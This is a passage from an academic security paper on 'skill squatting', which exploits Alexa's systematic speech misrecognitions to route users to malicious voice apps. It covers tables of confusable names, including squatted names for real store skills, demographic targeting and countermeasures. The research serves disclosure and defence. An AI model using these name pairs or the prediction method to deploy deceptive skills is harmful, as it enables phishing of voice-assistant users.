Our empirical analysis uncovers the existence of frequently occurring, predictable errors in Amazon Alexa. We next investigate how an adversary can leverage these errors to cause harm to users in the Alexa ecosystem. To this end, we introduce a new attack, called *skill squatting*, which exploits predictable errors to surreptitiously route users to a malicious Alexa skill. The core idea is simple — given a systematic error from one word to another, an adversary constructs a malicious skill that has a high likelihood of confusion with a target skill on the Alexa skills store. When a user attempts to access a desired skill using their voice, they are routed instead to the malicious skill, due to a systematic error in the interpretation of the input. This attack is most similar in style to domain name typosquatting, where an attacker predicts a common "typo" in domain names and abuses it to hijack a request [35, 43, 44, 45]. However, typosquatting relies on the user to make a mistake when typing a domain; in contrast, our attack is intrinsic to the speech-recognition service itself. In this section, we evaluate the skill squatting attack and explore what it looks like in the wild.

## 5.1 Will This Attack Work End-To-End?

Up to this point, our model of interpretation errors has been entirely constructed based on observations outside of a skill invocation environment. We next investigate whether these errors can be exploited in a skill invocation environment, to redirect the processing of an Alexa query to an attacker-controlled skill server.

Our testing process is as follows: given a model of predictable errors, we build pairs of skills with names that are frequently confused by Alexa. For example, because "boil" is frequently confused with "boyle", we would build two skills: one with the name `Boil` and one with the name `Boyle`. We call these skills the *target skill* (or *squattable skill*) and the *squatted skill*. We refer to words with these predictable, frequently occurring errors as *squattable*. If an attack is successful, Alexa will trigger the squatted skill when a request for the target skill is received. For example, when a user says:

"Alexa, ask `Boil` hello."

| Target Skill | Squatted Skill | Success Rate | Target Skill | Squatted Skill | Success Rate |
|---|---|---|---|---|---|
| Coal | Call | 100.0% | Dime | Time | 65.2% |
| Lung | Lang | 100.0% | Wet | What | 62.1% |
| Sell | Cell | 100.0% | Sweeten | Sweden | 57.4% |
| Heal | He'll | 96.4% | Earthy | Fi | 53.3% |
| Sail | Sale | 95.0% | Full | Four | 26.8% |
| Accelerate | Xcelerate | 93.7% | Outshine | Outshyne | 21.2% |
| Rip | Rap | 88.8% | Superhighway | Super Highway | 19.7% |
| Mill | No | 84.6% | Meal | Meow | 18.3% |
| Con | Khan | 84.2% | Bean | Been | 17.8% |
| Luck | Lock | 81.9% | Tube | Two | 16.7% |
| Lull | Lol | 81.9% | Main | Maine | 3.1% |
| Dull | Doll | 80.8% | Boil | Boyle | 0.0% |
| Outdoors | Out Doors | 71.0% | Loud | Louder | 0.0% |
| Calm | Com | 67.9% | | | |

Table 4: **Skill Squatting Validation** — We show the results of testing 27 skill squatting attacks. The pairs of target and squatted skills are built using the squattable words of our training set. The success rates are computed by querying the speech samples of our test set. We are able to successfully squat 25 (92.6%) of the skills at least one time, demonstrating the feasibility of the attack.

They will instead be routed to the `Boyle` skill.

In order to demonstrate that our attack will work on speakers we have not previously seen, we use two-fold cross validation over the 60 speakers in our dataset. We divide the set randomly into two halves, with 30 speakers in each half. We build an error model using the first half of the speakers (training set) and then use this model to build pairs of target and squatted skills. The analysis of this training set results in 27 squattable words, all of which are detailed in Table 4. For each speaker in the test set, we construct a request to each of the 27 target skills and measure how many times the squatted skill is triggered. We repeat this process five times to address non-determinism in Alexa responses. As an ethical consideration, we test our attack by registering our skills in a developer environment and not on the public Alexa skills store, to avoid the possibility of regular users inadvertently triggering them.

Table 4 shows the results of our validation experiment. We are able to successfully squat skills at least once for 25 (92.6%) of the 27 squattable skills. There are two cases in which our squatting attack never works. In the first case, we expect the skill name `loud` to be incorrectly interpreted as the word `louder`. However, because `louder` is a native Alexa command which causes Alexa to increase the volume on the end-user device, when the target is misinterpreted, it is instead used to perform a native Alexa function. We found no clear explanation for the second pair of skills, `Boil/Boyle`.

In other cases, we find that testing the attack in a skill environment results in a very high rate of success. In the `Coal/Call` and `Sell/Cell` pairs, the attack works 100% of the time. We speculate that this is a result of a smaller solution space when Alexa is choosing between skills as opposed to when it is transcribing arbitrary speech within a skill. Ultimately, Table 4 demonstrates that skill squatting attacks are feasible.

| Skill | Squatted Skill |
|---|---|
| Boil an Egg | Boyle an Egg |
| Main Site Workout | Maine Site Workout |
| Quick Calm | Quick Com |
| Bean Stock | Been Stock |
| Test Your Luck | Test Your Lock |
| Comic Con Dates | Comic Khan Dates |
| Mill Valley Guide | No Valley Guide |
| Full Moon | Four Moon |
| Way Loud | Way Louder |
| Upstate Outdoors | Upstate Out |
| Rip Ride Rockit | Rap Ride Rocket |

Table 5: **Squattable Skills in the Alexa skills store** — We show 11 examples of squattable skills publicly available in the Alexa skill store, as well as squatted skill names an attacker could use to "squat" them.

## 5.2 Squatting Existing Skills

We next investigate how an adversary can craft maliciously named skills targeting existing skills in the Alexa skills store, by leveraging the squattable words we identified in Section 4. To this goal, we utilize our dataset of Alexa skill names described in Section 3. First, we split each skill name into its individual words. If a word in a skill exists in our spoken dataset of 188 words, we check whether that word is squattable. If it is, we exchange that word with its most common error to create a new skill name. As an example, the word "calm" is systematically misinterpreted as "com" in our dataset. Therefore, a skill

with the word "calm" can be squatted by using the word "com" in its place (e.g. "quick com" squats the existing Alexa skill "quick calm").

Using the 24 squattable words we identified in Section 4, we find that we can target 31 skill names that currently exist on the Alexa Store. Only 11 (45.8%) of the squattable words appear in Alexa skill names. Table 5 shows one example of a squattable skill for each of these 11 words. We note that the number of squattable skills we identify is primarily limited by the size of our dataset and it is not a ceiling for the pervasiveness of this vulnerability in the Amazon market. To address this shortcoming, in the remainder of this section we demonstrate how an attacker with a limited speech corpus can predict squattable skills using previously-unobserved words.

## 5.3 Extending The Squatting Attack

An adversary that attempts this attack using the techniques described thus far would be severely restricted by the size and diversity of their speech corpus. Without many recordings of a target word from a variety of speakers, they would be unable to reliably identify systematic misinterpretations of that word. Considering that many popular skill names make use of novel words (e.g., WeMo) or words that appear less frequently in discourse (e.g., Uber), acquiring such a speech corpus may prove prohibitively costly and, in some cases, infeasible. We now consider how an attacker could amplify the value of their speech corpus by reasoning about Alexa misinterpretations at the phonetic level. To demonstrate this approach, we consider the misinterpretation of "luck" in Table 4."Luck" (`L AH K`) is frequently misinterpreted as "lock" (`L AA K`), suggesting that Alexa experiences confusion specifically between the phonemes `AH` and `AA`. As such, an attacker might predict confusion in other words with the `AH` phoneme (e.g., "duck" to "dock", "cluck" to "clock") without having directly observed those words in their speech corpus.

Unfortunately, mapping an input word's phonemes to a misinterpreted output word's phonemes is non-trivial. The phonetic spelling of the input and output words may be of different lengths, creating ambiguity in the attribution of an error to each input phoneme. Consider the following example from our tests, where the input word "absentee" (`AE, B, S, AH, N, T, IY`) is understood by Alexa as "apps and t." (`AE, P, S, AH, N, D, T, IY`). Moving from left to right, `AE` is correctly interpreted and an input of `B` maps to an output of `P`. However, determining which input phoneme is at fault for the `D` of the output is less clear. In order to attribute errors at the phonetic level, we thus propose a conservative approach that *a)* minimizes the total number of errors attributed and *b)* discards errors that cannot be attributed to a single input phoneme. Our algorithm works in the following steps:

1. We begin by identifying the input-to-output mapping of correct phonemes whose alignment provides the smallest cost (i.e., fewest errors):

$$\begin{array}{cccccccc} \underbrace{\text{AE}} & \text{B} & \underbrace{\text{S}} & \underbrace{\text{AH}} & \underbrace{\text{N}} & & \underbrace{\text{T}} & \underbrace{\text{IY}} \\ \text{AE} & \text{P} & \text{S} & \text{AH} & \text{N} & \text{D} & \text{T} & \text{IY} \end{array}$$

2. Based on this alignment, we inspect any additional phonemes inserted into the output that do not correspond to a phoneme in the input. We choose to attribute these output phonemes to a misinterpretation of the phoneme that immediately precedes them in the input. We extend the mappings created in the previous step to include these errors. In our example, we attribute the `D` output phoneme to the `N` input phoneme, mapping `N` to `N D`:

$$\begin{array}{cccccccc} \underbrace{\text{AE}} & \text{B} & \underbrace{\text{S}} & \underbrace{\text{AH}} & \underbrace{\text{N}} & & \underbrace{\text{T}} & \underbrace{\text{IY}} \\ \text{AE} & \text{P} & \text{S} & \text{AH} & \text{N} & \text{D} & \text{T} & \text{IY} \end{array}$$

3. Finally, we analyze the remaining unmatched phonemes of the input. We consider unambiguous cases to be where a single phoneme of the input: *a)* occurs between two already mapped pairs of phonemes or is the first or the last phoneme of the input, and *b)* was either omitted (maps to an empty phoneme) or confused with one or two other phonemes in the output. In the example above, we map the phoneme `B` of the input to its single-phoneme misinterpretation as `P` in the output.

$$\begin{array}{cccccccc} \underbrace{\text{AE}} & \underbrace{\text{B}} & \underbrace{\text{S}} & \underbrace{\text{AH}} & \underbrace{\text{N}} & & \underbrace{\text{T}} & \underbrace{\text{IY}} \\ \text{AE} & \text{P} & \text{S} & \text{AH} & \text{N} & \text{D} & \text{T} & \text{IY} \end{array}$$

   We note that this step only attributes an error when its source is unambiguous. There exist some cases where we cannot safely attribute errors and thus we choose to discard an apparent phoneme error. Taking an example from our tests, when the input word "consume" (`K AH N S UW M`) is confused by Alexa as "film" (`F IH L M`), the word error may have happened for reasons unrelated to phoneme misinterpretations and it is not clear how to align input and output except for the final `M` phoneme in both of the words. Since the other phonemes could instead be mapped in many ways, we discard them.

We use this algorithm to create a phoneme error model which provides a mapping from input phonemes to many

possible output phonemes. We next evaluate whether such phoneme error model, built using the NSP dataset, can predict Alexa interpretation errors for words that do not appear in our dataset. To accomplish this, we leverage the Forvo dataset, described in Section 3, as a test set.

First, we exclude from our test set all the speech samples of words that are also in the NSP dataset, since we seek to predict errors for words that we have not used before. Then, we decompose each remaining Forvo word, $w$, into its phonetic spelling. For every phoneme $p$ in each phonetic spelling we attempt to replace $p$ with each of its possible misinterpretations $p_i$ present in our phoneme error model. We then check if the resultant phoneme string represents an English word, $w'$. If it does, we mark $w'$ as a potential misinterpretation of $w$. As an example, consider the word "should", whose phonetic representation is `SH UH D`. The `UH` phoneme is confused with the `OW` phoneme in our phoneme error model, so we attempt a phoneme level swap and get the phoneme string `SH OW D`. This phoneme string maps back to the English word "showed". Thus, we predict that the word "should" will be misinterpreted by Alexa as "showed".

Using this technique, we are able to make error predictions for 12,869 unique Forvo words. To validate the correctness of our predictions, we next collect the actual Alexa interpretations of this set of words. We query each speech sample from this set 50 times using our test harness and record their interpretations. We then check whether any observed interpretation errors in this set are in our predictions. We observe that our predictions are correct for 3,606 (28.8%) of the words in our set. This set is 17.5x larger than our seed of 188 words. This indicates that by extending our word model with a phoneme model, we can successfully predict misinterpretations for a subset of words that we have not previously seen, thus improving the potency of this attack even with a small speech dataset.

## 5.4 Identifying Existing Confused Skills

We next apply our method of extending our seed-set of errors to identify already existing instances of confused skills in the Alexa skills store. In total, we find 381 unique skill pairs that exhibit phoneme confusion. The largest single contributor is the word "fact", which is commonly misinterpreted as "facts", and "fax". Given the large number of fact-related skills available on the skill store, it is unsurprising that many of these exist in the wild.

In order to determine whether these similarities are due to chance, we investigate each pair individually on the skill store. We find eight examples of squatted skills that we mark as worth investigating more closely (Table 6). We cannot speak to the intention of the skill creators. However, we find it interesting that such examples currently exist on the store. For example, "cat facts" has a corresponding squatted skill, "cat fax", which seemingly performs the same function, though published by a different developer. In another example, "Phish Geek" [9], which purports to give facts about the American rock band Phish, is squatted by "Fish Geek" [5], which gives facts about fish. Anecdotally, one user of "Phish Geek" appears to have experienced squatting, writing in a review:

> I would love it if this actually gave facts about the band. But instead, it tells you things like "Some fish have fangs!"

| **Skill A** | **Skill B** |
|---|---|
| Cat Fats | Cat Facts |
| Pie Number Facts | Pi Number Facts |
| Cat Facts | Cat Fax |
| Magic Hate Ball | Magic Eight Ball |
| Flite Facts | Flight Facts |
| Smart Homy | Smart Home |
| Phish Geek | Fish Geek |
| Snek Helper | Snake Helper |

Table 6: **Squatted Skills in the Alexa skills store** — We show examples of squatted skills in the Alexa skills store that drew our attention during manual analysis. Notably, a customer review of the "phish geek" skill noted they were unable to use the application due to common confusion with the "fish geek" skill.

Ultimately, we have no clear evidence that any of these skills of interest were squatted intentionally. However, this does provide interesting insight into some examples of what an attacker may do and further validates our assertion that our phoneme-based approach can prove useful in finding such examples in the wild.

# 6 Spear Skill Squatting

We have thus far demonstrated skill squatting attacks that target speakers at an aggregate level. We next ask the question, "Can an attacker use skill squatting to target specific groups of people?" To accomplish this, we introduce a variant of the skill squatting attack, called *spear skill squatting*. Spear skill squatting extends skill squatting attacks by leveraging words that only squattable in targeted users' demographic. Spear skill squatting draws its name from the closely related spear phishing family of attacks, which are phishing attacks targeted at specific groups of individuals [25]. In this section, we identify and validate spear skill squatting attacks by targeting speakers based on their geographic region and their gender.





Figure 8: **Regional Intersection of Squattable Words** — We show the 6-way intersection of squattable words by region. Squattable words that affect all regions are omitted. Each region is denoted by a dot in the bottom half of the graph. If a squattable word is shared between two or more regions, the region-dots are connected with a line. The height of each bar corresponds to the number of squattable words per region-intersection. There are 11 squattable words that target just one specific region.

## 6.1 Demographic Effect on Accuracy

The 60 speakers in the NSP corpus are separated both by dialect-region (10 speakers per region) and gender (30 speakers identify as male, 30 identify as female). We first examine if user demographics play a factor in Alexa accuracy rates.

In order to quantify the differences in accuracy between regions, we run a chi-squared "goodness-of-fit" test. This test is used to determine whether a particular distribution follows an expected distribution. To not over report this statistic given our sample size, we only consider the most common interpretation per speaker per word, rather than use 50 interpretations per speaker per word. As we would like to measure whether interpretation errors happen across all regions with equal probability, our null hypothesis is that there is no significant difference in accuracy between the regions. Our chi-squared test returns a p-value of $6.54 * 10^{-139}$, indicating strong evidence to reject the null hypothesis. This demonstrates that at least one region has a significant difference in accuracy from the rest, with a confidence interval $> 99\%$.

We next investigate whether Alexa has different accuracy rates when interpreting speakers of different genders. We find that Alexa is more accurate when interpreting women (71.9%) than men (66.6%). In addition, a two proportion z-test between the groups shows a statistically significant difference at a confidence interval of 99% (p-value: $1.03 * 10^{-9}$).

## 6.2 Squattable Words by Demographic

These results indicate that Alexa interprets speakers differently based on their region and their gender. We next investigate whether the interpretation errors for each demographic are systematic and, as a result, can be used by an adversary to launch a spear skill squatting attack.

To identify squattable words based on region, we first split our speakers into their respective dialect-region. Using the techniques outlined in Section 4, we identify the systematic errors that affect each region in isolation. This produces a total of 46 unique squattable words that are occur at least in one region. However, this also includes squattable words that affect every region. Because this attack focuses on targeting specific groups of individuals, we exclude squattable words that affect all regions. After removing these, we are left with 22 squattable words that target a strict subset of all regions. For example, the interpretation error from `Pull/Pole`, only affects systematically speakers from the West, New England, Midland, and Mid-Atlantic regions, but not speakers from the North or South. In contrast, the error `Pal/Pow` only systematically impacts speakers from the Midland region.

Figure 8 shows the distribution of these squattable words per region-intersection. Notably, there are 11 squattable words that each affect *one* region in isolation. Table 7a further breaks down these specific squattable words and their systematic interpretation errors by region. An attacker can leverage any of these in order to target speakers from one specific region.

We then apply the same technique to find squattable words based on speaker gender and observe a similar result — there are squattable words that only affect speakers based on their gender. Table 7b provides a breakdown of the pairs of squattable words and their interpretation errors that affect speakers by gender. There are 12 squattable words that an adversary could leverage to target speakers based on their gender.

| Squatted Word | Region | Target Success | Overall Success | Significant? |
|---|---|---|---|---|
| Tool/Two | South | 34.0% | 14.1% | ✓ (< 0.01) |
| Dock/Doc | West | 97.4% | 81.6% | ✗ (0.36) |
| Mighty/My T. | West | 20.0% | 4.1% | ✓ (< 0.01) |
| Exterior/Xterior | New England | 42.9% | 22.5% | ✓ (0.028) |
| Meal/Meow | New England | 55.6% | 34.3% | ✓ (< 0.01) |
| Wool/Well | Midland | 50.0% | 32.4% | ✗ (0.055) |
| Pal/Pow | Midland | 65.9% | 37.7% | ✓ (< 0.01) |
| Accuser/Who's There | Midland | 26.0% | 4.9% | ✓ (< 0.01) |
| Pin/Pen | Midland | 26.3% | 10.0% | ✓ (< 0.01) |
| Malfunction/No Function | Mid-Atlantic | 36.0% | 27.5% | ✗ (0.23) |
| Fade/Feed | Mid-Atlantic | 59.0% | 14.7% | ✓ (< 0.01) |

(a) Spear Skill Squatting by region

| Squatted Word | Gender | Target Success | Overall Success | Significant? |
|---|---|---|---|---|
| Full/Four | Male | 51.1% | 11.8% | ✓ (< 0.01) |
| Towel/Tell | Male | 83.8% | 46.6% | ✓ (< 0.01) |
| Heal/He'll | Male | 44.4% | 34.9% | ✗ (0.26) |
| Lull/Lol | Male | 67.6% | 72.4% | ✗ (0.45) |
| Exterior/Xterior | Male | 50.0% | 30.3% | ✓ (< 0.01) |
| Tube/Two | Male | 34.7% | 16.8% | ✓ (< 0.01) |
| Preferably/Preferrably | Female | 67.6% | 36.3% | ✓ (< 0.01) |
| Pull/Paul | Female | 75.7% | 59.4% | ✓ (< 0.01) |
| Outdoors/Out Doors | Female | 69.5% | 41.5% | ✓ (< 0.01) |
| Rip/Rap | Female | 97.9% | 66.7% | ✓ (< 0.01) |
| Hill/Hello | Female | 66.0% | 28.1% | ✓ (< 0.01) |
| Bull/Ball | Female | 39.3% | 19.5% | ✓ (< 0.01) |

(b) Spear Skill Squatting by gender

Table 7: **Validating the Spear Skill Squatting Attack** — We test our spear skill squatting attacks in a developer environment. The last column shows the p-value of a proportion z-test checking whether there is a statistically significant difference, at a confidence interval of 95%, between the success rates of the attack against the region/gender group and the overall population. Our attacks are successful in impacting specific demographic groups 8 out of 11 times by region and 10 out of 12 times by gender.

### 6.3 Validating Spear Skill Squatting

We next turn to validating that our spear skill squatting attacks will work in a skill environment. To test this, we use a methodology similar to that described in Section 5.1, where we build skills in a developer environment and observe the rate at which our squatted skill is favored over the target skill. Table 7 shows the breakdown of our squatting attempts to target speakers based on both their region and gender. For 8 out of the 11 region-based attacks, we observe a statistically different rate of success for our attack than when compared to the rate of success observed for the rest of the population. Our attack works slightly better when targeting speakers by gender, with an attack working in 10 out of the 12 cases.

Our results provide evidence that such an attack can be successful in a skill environment. We acknowledge that our results are inherently limited in scope by the size of our dataset. An adversary with better knowledge of squattable words can construct new attacks that are outside the purview of our analysis; thus, further scrutiny must be placed on these systems to ensure they do not inadvertently increase risk to the people that use them.

## 7 Discussion

### 7.1 Limitations

A core limitation of our analysis is the scope and scale of the dataset we use in our analysis. The NSP dataset only provides 188 words from 60 speakers, which is inadequate for measuring the full scale of systematic misinterpretations of Amazon Alexa. Although our phoneme model extends our observed misinterpretation results to new words, it is also confined by just the errors that appeared from querying the NSP dataset.

Another limitation of our work is that we rely on the key assumption that triggering skills in a development environment works similarly to triggering publicly available skills. However, do not attempt to publish skills

or attack existing skills on the Alexa skills store due to ethical concerns. A comprehensive validation of our attack would require that we work with Amazon to test the skill squatting technique safely in their public, production environment.

## 7.2 Countermeasures

The skill squatting attack relies on an attacker registering squatted skills. All skills must go through a certification process before they are published. To prevent skill squatting, Amazon could add to the certification process both a word-based and a phoneme-based analysis of a new skill's invocation name in order to determine whether it may be confused with skills that are already registered. As a similar example, domain name registrars commonly restrict the registration of homographs —domains which look very similar visually— of well known domains [34]. These checks seem not to be currently in place on Alexa, as we found 381 pairs of skills with different names, but likely to be squatted on the store (Section 5.4).

Short of pronunciation based attacks, there already exist public skills with identical invocation names on the Alexa skills store. For example, there are currently more than 30 unique skills called "Cat Facts", and the way in which Amazon routes requests in these cases is unclear. Although this is a benign example, it demonstrates that some best practices from other third-party app store environments have not made their way to Alexa yet.

Attacks against targeted user populations based on their demographic information are harder to defend against, as they require a deeper understanding of why such errors occur and how they may appear in the future. Amazon certainly has proprietary models of human speech, likely from many demographic groups. Further analysis is required in order to identify cases in which systematic errors can be used to target a specific population.

# 8 Future Work

While we have demonstrated the existence of systematic errors and the feasibility of skill squatting attacks, there remain several open challenges to quantifying the scope and scale of these results.

**Collecting Richer Datasets.** The conclusions we can draw about systematic errors are limited by the size of our speech corpus. We find that, in theory, 16,836 of the 23,238 (72.5%) unique skills in the Alexa skills store could potentially be squatted using our phoneme model. However, without additional speech samples, there is no way for us to validate these potential attacks. In order to more thoroughly investigate systematic errors and their security implications, we must curate a larger, more diverse dataset for future analysis. We suspect that with a larger set of words and speakers, we would not only be able to quantify other systematic errors in Alexa, but also draw stronger conclusions about the role of demographics in speech recognition systems.

**Measuring the Harms of Skill Squatting.** It remains unclear how effective our attack would be in the wild. In order to observe this, we would need to submit public skills to Amazon for certification. In addition, our work does not explore what an attacker may be able to accomplish once a target skill is successfully squatted. In initial testing, we successfully built phishing attacks on top of skill squatting (for example, against the American Express skill)[1]. However, investigating the scale of such attacks is beyond the scope of this work. We hypothesize that the most significant risk comes from the possibility that an attacker could steal credentials to third party services, but this topic merits further investigation.

**Investigating IoT Trust Relationships.** On the web, many users have been conditioned to be security conscious, primarily through browser-warnings [13]. However, an outstanding question is whether that conditioning transfers to a voice-controlled IoT setting. If an attacker realizes that users trust voice interfaces more than other forms of computation, they may build better, more targeted attacks on voice-interfaces.

**Generalizing our Models.** An outstanding question is whether our models can be broadly generalized to other speech-recognition systems. It is unlikely that our Alexa-specific model of systematic errors will translate directly to other systems. However, the techniques we use to build these models will work as long as we can leverage a speech-recognition system as a black box. Future work must be done in replicating our techniques to other speech-recognition systems.

# 9 Related Work

Our work builds on research from a number of disciplines, including linguistics, the human aspects of security and targeted audio attacks on voice-controlled systems.

**Dialects in Speech.** Linguists have developed models of English speech since the 1970s, from intonation to rhythm patterns [23]. Recently, researchers have used phoneme and vowel data similar to that of the NSP dataset [19] to study the patterns of speech by region and gender [20, 21, 31]. Clopper has also investigated the effects of dialect variation within sentences on "semantic predictability" —this is the ability of a listener to discern words based on the context in which they appear [18].

[1] `https://youtu.be/kTPkwDzybcc`

**Typosquatting and Human Factors.** Our work broadly aligns with research about the human aspects of security, such as susceptibility to spam or phishing attacks [25, 27]. Specifically, we focus on a long history of research into domain typosquatting [12, 33, 43, 44]. Using ideas similar to our work, Nikiforakis et al. relied on homophone confusion to find vulnerable domain names [35]. Most recently, Tahir et al. investigated why some URLs are more susceptible to typosquatting than other URLs [45]. Our work also draws on analysis of attack vectors that are beyond simply making mistakes — Kintis et al. studied the longitudinal effects of "combosquatting" attacks, which are variants of typosquatting [29].

**Other Skill Squatting Attacks.** We are not alone in highlighting the need to investigate the security of speech recognition systems. In a recent preprint, Zhang et al. report a variant of the skill squatting attack based on the observation that Alexa favors the longest matching skill name when processing voice commands [50]. If a user embellished their voice command with naturalistic speech, e.g.,"Alexa, open *Sleep Sounds* please" instead of "Alexa, open *Sleep Sounds*," an attacker may be able to register a skill named *Sleep Sounds please* in order to squat on the user's intended skill. Their attack demonstrates dangerous logic errors in the voice assistant's skills market. In contrast, our work considers more broadly how the intrinsic error present in natural language processing algorithms can be weaponized to attack speech recognition systems.

**Audio Attacks.** Researchers have shown time after time that acoustic attacks are a viable vector causing harm in computing devices. For example, shooting deliberate audio at a drone can cause it to malfunction and crash [41]. Audio attacks have been used to bias sensor input on Fitbit devices and, further, can manipulate sensor input to fully operate toy RC cars [47]. Audio has also been used as an effective side channel in stealing private key information during key generation [24] and leaking private data through the modification of vibration sensors [38].

Beyond such attacks, several researchers have developed a number of of *adversarial examples* of audio input to trick voice-based interfaces. Carlini et al. demonstrated that audio can be synthesized in a way that is indiscernible to humans, but are actuated on by devices [15]. Further, a number of researchers independently developed adversarial audio attacks that are beyond the range of human hearing [39, 42, 49]. Houdini demonstrated that it is possible to construct adversarial audio files that are not distinguishable from the legitimate ones by a human, but lead to predicted invalid transcriptions by target automatic speech recognition systems [17]. Carlini et al. developed a technique for constructing adversarial audio against Mozilla DeepSpeech with a 100% success rate [16]. More recently, Yuan et al. showed that voice commands can be automatically embedded into songs, while not being detected by a human listener [48].

## 10 Conclusion

In this work, we investigated the interpretation errors made by Amazon Alexa for 11,460 speech samples taken from 60 speakers. We found that some classes of interpretation errors are *systematic*, meaning they appear consistently in repeated trials. We then showed how an attacker can leverage systematic errors to surreptitiously trigger malicious applications for users in the Alexa ecosystem. Further, we demonstrated how this attack could be extended to target users based on their demographic information. We hope our results inform the security community about the implications of interpretation errors in speech-recognition systems and provide the groundwork for future work in the area.

## Acknowledgements

This work was supported in part by the National Science Foundation under contracts CNS 1750024, CNS 1657534, and CNS 1518741. This work was additionally supported by the U.S. Department of Homeland Security contract HSHQDC-17-J-00170. Any opinions, findings, conclusions, or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of their employers or the sponsors.

## References

[1] Alexa skills store. https://www.alexaskillstore.com/.

[2] Ally bank. https://www.ally.com/bank/online-banking/how-to-bank-with-ally/alexa/.

[3] Amazon alexa smart speaker market share dips below 70% in u.s., google rises to 25%. https://www.voicebot.ai/2018/01/10/amazon-alexa-smart-speaker-market-share-dips-70-u-s-google-rises-25/.

[4] American express skill. https://www.americanexpress.com/us/content/alexa/.

[5] Fish geek. https://www.amazon.com/Matt-Mitchell-Fish-Geek/dp/B01LMN5RGU/.

[6] Forvo. https://forvo.com/.

[7] Lyft. https://www.amazon.com/Lyft/dp/B01FV34BGE.

[8] Nest thermostat. https://www.amazon.com/Nest-Labs-Inc-Thermostat/dp/B01EIQW9LY.

[9] Phish geek. https://www.amazon.com/EP-Phish-Geek/dp/B01DQG4F0A.

[10] The smart audio report from npr and edison research. http://nationalpublicmedia.com/wp-content/uploads/2018/01/The-Smart-Audio-Report-from-NPR-and-Edison-Research-Fall-Winter-2017.pdf.

[11] Uber. https://www.amazon.com/Uber-Technologies-Inc/dp/B01AYJQ9QK.

[12] P. Agten, W. Joosen, F. Piessens, and N. Nikiforakis. Seven months' worth of mistakes: A longitudinal study of typosquatting abuse. In 22nd Network and Distributed System Security Symposium (NDSS).

[13] D. Akhawe and A. P. Felt. Alice in warningland: A large-scale field study of browser security warning effectiveness. In 22nd USENIX Security Symposium (USENIX).

[14] Amazon. Alexa. https://developer.amazon.com/alexa.

[15] N. Carlini, P. Mishra, T. Vaidya, Y. Zhang, M. Sherr, C. Shields, D. Wagner, and W. Zhou. Hidden voice commands. In 25th USENIX Security Symposium (USENIX).

[16] N. Carlini and D. Wagner. Audio adversarial examples: Targeted attacks on speech-to-text. In 1st Deep Learning and Security Workshop (DLS).

[17] M. M. Cisse, Y. Adi, N. Neverova, and J. Keshet. Houdini: Fooling deep structured visual and speech recognition models with adversarial examples. In 31st Advances in Neural Information Processing Systems (NIPS).

[18] C. G. Clopper. Effects of dialect variation on the semantic predictability benefit. In Language and Cognitive Processes.

[19] C. G. Clopper. Linguistic experience and the perceptual classification of dialect variation. 2004.

[20] C. G. Clopper and R. Smiljanic. Effects of gender and regional dialect on prosodic patterns in american english. In Journal of Phonetics.

[21] C. G. Clopper and R. Smiljanic. Regional variation in temporal organization in american english. In Journal of Phonetics.

[22] CMU. Cmu pronunciation dictionary. http://www.speech.cs.cmu.edu/cgi-bin/cmudict.

[23] D. Crystal. Prosodic systems and intonation in English. CUP Archive.

[24] D. Genkin, A. Shamir, and E. Tromer. Rsa key extraction via low-bandwidth acoustic cryptanalysis. In 34th International Cryptology Conference (CRYPTO).

[25] G. Ho, A. Sharma, M. Javed, V. Paxson, and D. Wagner. Detecting credential spearphishing in enterprise settings. In 26th USENIX Security Symposium (USENIX).

[26] F. Itakura. Minimum prediction residual principle applied to speech recognition. IEEE Transactions on Acoustics, Speech, and Signal Processing.

[27] C. Kanich, C. Kreibich, K. Levchenko, B. Enright, G. M. Voelker, V. Paxson, and S. Savage. Spamalytics: An empirical analysis of spam marketing conversion. In 15th ACM conference on Computer and communications security (CCS).

[28] B. Kinsella. 56 million smart speaker sales in 2018 says canalys. https://www.voicebot.ai/2018/01/07/56-million-smart-speaker-sales-2018-says-canalys/.

[29] P. Kintis, N. Miramirkhani, C. Lever, Y. Chen, R. Romero-Gómez, N. Pitropakis, N. Nikiforakis, and M. Antonakakis. Hiding in plain sight: A longitudinal study of combosquatting abuse. In 24th ACM Conference on Computer and Communications Security (CCS), 2017.

[30] A. Klautau. ARPABET and the TIMIT alphabet. https://web.archive.org/web/20160603180727/http://www.laps.ufpa.br/aldebaro/papers/ak_arpabet01.pdf, 2001.

[31] W. Labov, S. Ash, and C. Boberg. The atlas of North American English: Phonetics, phonology and sound change. 2005.

[32] T. Martin. You can now use any alexa skill without enabling it first. https://www.cnet.com/how-to/amazon-echo-you-can-now-use-any-alexa-skill-without-enabling-it-first/.

[33] T. Moore and B. Edelman. Measuring the perpetrators and funders of typosquatting. In 14th International Conference on Financial Cryptography and Data Security.

[34] Namecheap. Do you support idn domains and emoticons? https://www.namecheap.com/support/knowledgebase/article.aspx/238/35/do-you-support-idn-domains-and-emoticons.

[35] N. Nikiforakis, M. Balduzzi, L. Desmet, F. Piessens, and W. Joosen. Soundsquatting: Uncovering the use of homophones in domain squatting. In International Conference on Information Security, 2014.

[36] S. Paul. Voice is the next big platform, unless you have an accent. https://www.wired.com/2017/03/voice-is-the-next-big-platform-unless-you-have-an-accent/.

